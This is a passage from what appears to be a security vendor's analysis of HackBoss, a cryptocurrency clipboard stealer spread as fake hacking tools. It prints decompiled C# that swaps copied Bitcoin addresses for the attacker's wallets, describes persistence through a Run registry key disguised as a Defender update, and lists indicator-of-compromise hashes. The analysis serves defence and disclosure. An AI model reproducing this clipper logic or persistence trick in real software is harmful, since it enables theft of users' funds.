            && !Clipboard.GetText().Contains(",") && !Clipboard.GetText().Contains(":") && !Clipboard.GetText().Contains(".")
            && !Clipboard.GetText().Contains("-") && (Clipboard.GetText().StartsWith("1") || Clipboard.GetText().StartsWith("3")
            || Clipboard.GetText().StartsWith("bc1")))
        {
            if (Clipboard.GetText().StartsWith("1"))
            {
                if (Clipboard.GetText() != Worker.3DES_decrypt(Val.address1))
                {
                    new Thread(delegate()
                    {
                        Clipboard.SetText(Worker.3DES_decrypt(Val.address1));
                    })
                    {
                        ApartmentState = ApartmentState.STA
                    }.Start();
                }
            }
            else if (Clipboard.GetText().StartsWith("3"))
            {
                if (Clipboard.GetText() != Worker.3DES_decrypt(Val.address2))
                {
                    new Thread(delegate()
                    {
                        Clipboard.SetText(Worker.3DES_decrypt(Val.address2));
                    })
                    {
                        ApartmentState = ApartmentState.STA
                    }.Start();
                }
            }
            else if (Clipboard.GetText().StartsWith("bc1") && Clipboard.GetText() != Worker.3DES_decrypt(Val.address3))
            {
                new Thread(delegate()
                {
                    Clipboard.SetText(Worker.3DES_decrypt(Val.address3));
                })
                {
                    ApartmentState = ApartmentState.STA
                }.Start();
            }
        }
    }
```

Core code functionality

DefenderUpdate.exe and Net.dll

`BitcoApp.exe` also creates a directory named `Defender` in the `AppData\Roaming` folder and decrypts payloads `DefenderUpdate.exe` and `Net.dll` there.

To achieve persistence it sets the `DefenderUpdate.exe` to run at startup by setting up the value in the below registry key.

`HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\Defender`

`DefenderUpdate.exe` extracts and decrypts the same payload `splwow.exe` as did `BitcoApp.exe` in the `System` folder and schedules the same task for the `splwow.exe` to run every minute. `Net.dll` is a dll with extracting and decrypting functionality that `DefenderUpdate.exe` uses.

Conclusion

HackBoss is a simple cryptocurrency-stealing malware that has possibly managed to steal over `$560,000` USD from victims since November 2018. Its authors have chosen a strategy of misusing public social sites such as Telegram, YouTube, and public forums for promotion of their malware disguised as various hacking or cracking applications. The main source of HackBoss' spread is a Telegram channel called Hack Boss in which the authors publish posts promoting hacking or cracking applications that victims can download. Unfortunately, none of these

applications deliver promised behavior and only infect the victim's computer with a cryptocurrency-stealing malware. HackBoss running on a victim's computer keeps checking for the content in the clipboard and if a wallet address format is present there it exchanges it for one of its own wallets. Such behaviour can be easily overlooked by a less observant victim and may lead to a significant monetary loss.

It is important to be attentive when dealing with cryptocurrency. Always double check the wallet address you are sending your assets to, use two-factor-authentication for accessing your digital wallets and, of course, install Avast, as it will protect you not only from malware such as HackBoss.

Indication of Compromise (IoC)

The full list of IoCs is available at https://github.com/avast/ioc/tree/master/HackBoss

HackBoss

Archive name	Hash
AirbnbCom.rar	4c916853ccd9e7337af557385fd5ef2e05a62f501b0cf4d7bbc3f9153d206350
Amazon_gift_card_gen.rar	50d6a87fb43c486d4171dae91a2897a8652abc27d9067418ed48a2ae725ad5fe
Amex.rar	59f9ae970ffa26e31a8131a047c5c1415a1eb17b4bca76095282ca146932c61b
Badoo.rar	65ac1ab8c60ec8bdd45f59ae07103e218a7c307afdd2ba92e3f687100914399a
Badoo_BruteChecker.rar	dfb9acd09e1303baade8c6d71e96489486f4b0471dfb42ea759e09919b717c6f
BankCombain.rar	2771ddf380b065f4887f4df271dbb5ecaeac845efe817d55676d41f09be81c78
BankCracker.rar	8be15479f95785054f28f65fe9898c7cec8daf29e14f737172e85c1dc3ddd15f
BankTop.rar	e32a4f828c556ab385a2bf66589bf8854ea9f370c5dfdd0e605911e8caaab73e
Benaughty.com.rar	26e17367a3276321cbd553a194a296b6a53ec5c107eed26c12f6a66d2bf8a1e6
BrutePrivKey_Cracker.zip	1772628df187d1ea56f2d0fce1b257f2e19db1c03416f1c22fdf0841bba2ba6e
BuildBTC.rar	dda2a8ee0b13e12ecfa37ba850ed6f91ac8af0383a6384eef59d91ca7828c5a4
Builder_Stealer.rar	f78927e884724d7df3e274724f340aeb655e3bd6c6d88b9bc1cba36e56bef0d4
Chase.rar	21bcb9f01c0cc8be4fc5455f0c30314ddcc6f799f9476682b048bbcf1c068b45
Citizens.rar	77231fcce5af7f66dd1f94580150e0bea08c21119d81c4a831f38799b7076caa
CombineBA.rar	8428f06ee038688fa3b024c53c51daa216b128d3d06166068811dfaca6fe7bbc
ComboCreat.rar	d7d7765b51b7e793ac221a61bf2c9a34c614ec1b46d922cfea6bf71abe7891d1
DatinG0.rar	d54d41be67625e3298b906b93c7a9811242fe4c2c8bf6b81d7974239052ffd8d
DatinGo.rar	68bef2af94a61a5a2195035cba23dba3de834fdf26603f6cda6b0856e776bb1e
DatingIco.rar	22f34a53ab5d2bb554159e695f336fe75dd4c8817721835e549251bfe11b7d7e
DatingMix.rar	83107aa69ddeca9b2b70e49ab2ca91468a3ee07c5aacf7b035b56cec10b536e0
Ebay Brute&Checker.rar	d33571435803d75846f9ca0ebb81a1e2c2b859f2e5c4a709dac0571aaac9f348
Epay.rar	796bab707bc08f7b79494a804a1c0c2d6c952bc4858f1d8daf8786767617ae8f
FaceBook.rar	fa839f81049e00ce9981dce117df171939ecbd1c4ede2c47514387026d8fd9d6

GeneratorAndBrutePrivKeyBTC.rar	5249ad1c26affa3b15bc2b73da39126621c4e426308bb4fd357d4cda4123ba1e
HappyChase.rar	3d490959cab777506c83ef1fdf4d273b992cb693e6a691b4af66c61f61583c12
MatchCheck.rar	a7776af49a25664e6cb1478cc6e8bc460dacdde95d3797e3ed35286d3c4ed604
MatchUS.rar	5bd9a9113302e5ad7a866bcc95e81c931cb04b07b4cc00a5033376654e4c3422
MegaApi.rar	1ce5e30e8a74e5244bb8aceed2aba13a05cafb0d2612bfc3ee8d5a3921f9db88
Ourtime.rar	5b6d1a5a7c4a7d2485bdbefd396f276c1c89e423a7c595f6abfe231f28a504e2
ParserLink.rar	01753bbd00642cc37e3ba5664b0dbddbe8ffa493e70988d599512d8668a12d0f
PayFast.rar	3243c113916d6ef4c44887329d8ec573f2f2d7eb3b061eb74976452282cc8825
PayPal_Brute_v2.rar	2a76003a2c7e733f6bfd0468e267d32ace438b42dc6712e94be7a0e5f02bba87
Paypal.rar	6235fcc30c58ac7855447ff924c132a04e1b11f658cd27622cf9ba52e2b0a182
Pof (by LulzSec).rar	e55aafb86d3178ca43e67d730d643adb77bf055ce5779dd735dfd1b411879352
PofFullChecker.rar	13fd093ca563b252a48940dd1880754f3b2bbca54cb7b997fde1452df02e99f6
ProxyScrape.rar	b3bf515dccf58ecba7f44f8df4dc6e25d280e9fa1af8082510f61f0cfa37f2fa
SQLi Dumper v.9.7 [Cracked By PC-RET].rar	dec28a54f8b014aa5dbed1ce034a1dc3b7acfcb950266418c0743e217292f0df
Smtp_Cracker(Brute).zip	2983fa1d672d4dab194ed1d4cad1a0ea2a1dee6a76f9aa38253078f896174851
TelegramSender.rar	f91005cf0286818d29812780a9c02e80cb8c4a9f9cc498a0b5a1cf3a5c2cad10
VisualStudioKey.rar	c1b8b512fb9445bbe515c194de5e371ec5eedc980204629a32111e35b576104c
WishShop.rar	5c1b26c12de1517a105bb09eed20ff0624b6d60bc700025649e17715b6b4650a
Zoosk.rar	4c46d0b5be84e91480c8b61cb7762ea8eb75d6878764d1aeefa4572e440a2e65
bank_Onpointcu.rar	60ef02cba512e9908111bbb860d0ccd240d6aec8899a418ff67753632ef9fd15
bank_andrewsfcu.rar	442dea1f0a964706cf6b1c94f39509289c0ad0b72918770d5993464f4b97e849
kitco.rar	f420f45b0eff9234d715f23b4081d4c3248558f90d9066e8d4533063c1e38d31

Exe name	Hash
Airbnb.exe	fc9f06517e92e119692d946ce97069d1948e35e224840598df56f71d8ae044d4
Airbnb.exe	363ef27f603d6cf5e843bbf44e6ea4eec112e97f9577d1be703fb89e484e433b
Amazon_gift_card_gen.exe	4370fb6eb93d35a7ab15ea312f94371172f1e05065833efae335ac8ca904849b
Amex.exe	22764e629e6778155d8f8358726fd837b282ba1a16773844fcb10b4b8704d8c9
Badoo.exe	6d5c3d3be26d4a333d52c6c876bac64dc96c40d1f93dbb9580135aab94610baa
Badoo2.exe	c373b1b88ee6cccf38b50d5cae2b43ff3c4042319fc2518b2b8d9ea28d5eb5c8
bank_andrewsfcu.exe	57e40581c5b12f5f0ed7d7c23c717c95653c573337b4a326367e24305089e78e
bank_Onpointcu.exe	399921e9dced6491223ae31e4f56530310dc22e90b4241ff39c28c8b25fa841a
BankCom.exe	57a859cf8d19c90623ed8598c282d94ead4caac81e4a27082f9c1ae44526f67c
BankComb.exe	7b41d2106ebd53ce23c0d50a245ec307108fb686664f7df310cf78975faa38cc

BankComb.exe	064b3a2ba31b755e3fb0699e40219d9700330c7d459b2c9e88aeb172b3be1810
BankCombain.exe	28799f0feeb0214ec31dc0615a3526aea7a2f68b692bc30b2a362f163077ea17
BankCracker.exe	4386742e3238e6e347b394ae8b1d9dfd7070b63c06a91745dbb6c7825d866fbc
BankTop.exe	7466bf1fa87c77a3c7197d582d361be5e057d5286ba66962e03c56d515ba1336
Benaughty.com.exe	908663aefb1ea1ee6fceacb99ffdd5595c247779278612a08b58f44bbf385085
BitcoinFakeTransaction.exe	c038cf88206371d35a0e89612d8781cdfa69cc37fc5391a8e92d252ac6b9f0b1
BitcoinFakeTransaction.exe	b97f51c35cef3c2325bbaaed3c38aa19513aa240864c506b83130d0bcaf686b9
Brute.exe	ccdec5eb1e04a4b988b5ba71053b5957c2c88a258f5cc8816e27651491f950e4
BrutePrivKey.exe	ddfb1f2638ede0a8ceda6136e99802b29fe8e5e3342edb14b21835434c194b95
BuildBTC.exe	c19a11f392b69827de83ba06761eff059741d084f0ec92c83d06bd4b794326a9
Builder_Stealer.exe	ccb5ed92e25af56433933bbacffa1586d422c20a610b48a5e89c0344017e2748
Chase.exe	0e7614a4c207e6e0504f57ffe014447ca79127b5ae995b1a09af0adb427f2ac4
chime.exe	4c566cfbf8a37fdefa304cf0d3dc9a4c871d37d454991c51afbb2bd5ee22cca1
Citizens.exe	a79ac2f2a09a62facdc7ee9e21bb109a80ec6c082e13d85d705acdd21b4a387f
coinoco.exe	161c3ab9ab8c066109580e2bfdae1037ea0b567537a5b9a5e6278e219ca533bc
Combine.exe	47804fbb6bb7877cfdf15de99fd5b18f21ea6f9542ba2bc6e129563df8b7c2c0
Combine.exe	3d06c30853f8bb370a2ecd7865f77f0b22932b6c7855c79d10cfb46eb7866766
ComboCreat.exe	a359a72b0a53aa21b52521b8128a2932b276947e33bdc01ea6cb5d8019e4cb71
Cracker Bitcoin private key.exe	2498572b0a767b4135dc8e8232c7ec7b546c933ed434e20ec8df3f3f45ac57fc
DatinG0.exe	3530fe5dc925b9568ca485c70893c57424e917d6f4e22e15ea4ccf24eab460cf
DatingIco.exe	bffc1199592463f2229b9ae48ee901bdc0515c955215bc9a171631d326cb409e
DatingMix.exe	b1a878e39a4c2cd12bed9b1fc53d571104004841303ccee5c4dcd67b7e198d80
DatinGo.exe	aaf35ade093448c42c6d8bbe58d920584fd320ea91d879486186ef34622d7ea7
Ebay Brute&Checker.exe	09bd02e180fd3f92fb0115f6f768cd1af0b37ee1176b10e007f4bfec0d77e936
Epay.exe	d78f1228dba14133045707880cdd09bd5a4743703667286a41e1b43650e6065a
FaceBook.exe	7ba5855901a108e1f958b8d2683599e8bef82d7cfb2aac6c040d688d20534fe6
GeneratorAndBrutePrivKeyBTC.exe	5ea5da6f2e52526a63258fe73973b9672e7d10055832ddf28c35204706143a5d
GeneratorAndBrutePrivKeyBTC.exe	199ff1923c908a8bc639cd80b5b0fe642222ea2dd58d64b4e2dbc5a01037c0ad
HappyChase.exe	f1461c68d1a2d73533671ba7d1cf11f40ab33f62c8e6eeae773a4da35c0e1ff4
IAmazom.exe	38f33c2b9c2d676a230b3f71ab021abf1dd5572108e3679d8ea9a6bd95307ed9
IBCbank.exe	dac381361f911eef5ad9bb0ffcdf3d5a0a96c6d70e3f7ad15d3e729a417446f8
IControl.exe	063ddc9af98e118677c1d40344bcea135390367f8e65d84a706e55ce103d4f5c
MatchCheck.exe	93fd746d55dcb8edd4f9095dac240e32680d15e663227e155516c035904d282f

MatchUS.exe	e0222bd72fdc1ffa3241edf43d265852b0edcdb3d1bf003dc05b827ae1ef7042
MegaApi.exe	a0df556e936be91d4f61400616a3fc8dcafd6712ee467fccaaf12e7a12c1a0c7
MultiDating.exe	d7628e77c593254925f3ea507d4c526b047fbc9c25d3ebdf716504b873dfdeab
Ourtime.exe	c8316f6a7409eade1d93d891243b6ede9d80e7c8e5d5957363a66b52dd59503e
ParserLink.exe	21534511ec6bba6d02259f885353c81ef2330787f20481140496dca1ad84ec8f
PayFast.exe	763570ad58a8f0ef340343a02363f1cb49b7db75f02ca51a42608dc594472b3d
Paypal.exe	8ad5e0246fc81aaf2f3083829aa1d8419c281549b783bf2b97132a6388d559c5
Pof.exe	2db410056ad808f6bd12721efbee012be5772cc9b72fc341058104c33c450059
PofFullChecker.exe	628435017444a119136d053e08f8a572a2b0af6cd55f06e329cde77d638cb647
ProxyScrape.exe	54c48dc70286b7106eb985c7ae3a5f02df1e7b3229e7d0a74051b3e8a67b32e4
SendTelegram.exe	81d407f1ad372ccded9ca12cb5090a3af11fb402cd8b29491a78da693625a14c
SmptSender.exe	fe70e72f8bb0d202d5c26cf5c1319842a8830a76f6d727bfdc0d2b52c6438a63
Smtp_Cracker(Brute).exe	60342cdf85d553d1bee6e4b8d55b8e4e4417c792ae5f4c0d28211eb6767e3fbb
SQLi Dumper v.9.7.exe	3998e2ba6588279a49570f61daef37d108e446db960b7a41a3c0bc8cfbfa271f
VisualStudioKeyGen.exe	ee39590d55c8145534c30f5ffec1ae66f8ca8e31a319a1cb061b18587f6df7ce
Wish.exe	f502e00ce95d2374c0bf98d259c97bc360c9112a61c36412f2abd7389486cdea
WishShop.exe	bc08a9f9d7517bb53e62effdd012f6357adae47ffda41ea9206c772e24adc43f
Zoosk.exe	853b97f7c3b9f01850e83aa8c57a21fd5f896ffc97f05034d6c8cd625a77a190

Fake Bitcoin Sender

Name	Hash
BitcoApp.zip	fb225c7902d5c876c9bbf4f4a48b047eb4e074838b8c8a4d6b9ad342c920710b
BitcoApp.zip	d2610fe83ced2c92c42dc36365819d54b9ba6fdd77c7e7b728e37858547b9554
BitcoApp.zip	c6476784ff00d5fb5607716b225d4ab697f762e3d8aadd9c6a75320c13fc7734
BitcoApp.exe	3eb8556e29da422b183d657e1cff09ff6abc66edd26aea6b87cfe710c8746502
BitcoApp.exe	db7832da08a75a827960f84974e18571d23bc698c80d239d8d126d11d70c8805
DefenderUpdate.exe	a42794ba75cc315f624f1df37b51f9981229b551873c73560545cc17f27d385c
Net.dll	c4499f2a4d4509084d8eefeb7516665810d2224454c1e0005dcb80a656d648ff
splwow.exe	e7c582be6c599ae1ef3a93dc6ee90154ee6230a177637e3a3be66614eba50673

- List of the most common url links containing malicious payloads: network.txt
- List of the most common file names of the malicious decrypted payloads: file_names.txt
- BTC wallet addresses: Bitcoin_addresses.txt
- Ethereum wallet addresses: Ethereum_addresses.txt
- Litecoin wallet addresses: Litecoin_addresses.txt
- Dogecoin wallet addresses: Dogecoin_addresses.txt
- Monero wallet addresses: Monero_addresses.txt

Tagged ascryptocurrency, malware, stealer